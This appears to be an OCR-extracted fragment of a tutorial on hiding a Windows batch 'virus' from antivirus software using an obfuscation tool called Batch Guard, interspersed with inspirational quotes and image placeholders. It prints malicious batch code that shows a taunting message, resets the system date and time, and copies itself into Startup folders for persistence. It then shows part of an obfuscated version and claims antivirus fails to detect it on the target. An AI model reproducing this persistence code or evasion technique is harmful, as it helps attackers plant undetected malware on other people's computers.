
msg * (Muhahaha)

set date=1
time 0:00

copy %0 "%homedrive%%homepath%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Autostart\"
copy %0 "%homedrive%%homepath%\Start Menu\Programs\Autostart\"

Ln 1, Col 1    100%    Windows (CRLF)    UTF-8
```



When we copy this obfuscated file to target, the Antivirus fails to detect it.



Next, enable string substitution in Batch Guard on click on Protect.

"Relying on the government to protect your privacy is like asking a peeping tom to install your window blinds."

- John Perry.




Antivirus once again failed to detect the batch virus.

"Technology trust is a good thing, but control is a better one."
- Stephane Nappo.




```
virus_obf - Notepad
File Edit Format View Help
@echo off
cls
setlocal enableextensions && setlocal enabledelayedexpansion
set "ghlNwkea=s\St"
set "nnGhvmFW=at E" && set "MSSThpDk=e ^/f" && set "WAJpPPKE="
set "BdaMIKha=: \ ^/"
set "jaEqDSbW=tton" && set "DjHNkejM=p""
set "xmbgCfYZ=^/pic"
set "AbRgYqES="
set "HqTrfwqE=ngs\"
set "LbSFuisd=star"
set "FNCmyfpm=t ww" && set "spAHdCUw=cd %userprofile%"
set "cnhTsOBU=at F" && set "uUojwJav=k.li"
set "GjkBYwgb=mme\"
set "MQPTSpCU=etti"
<
Ln 1, Col 1 100% Windows (CRLF) UTF-8
```

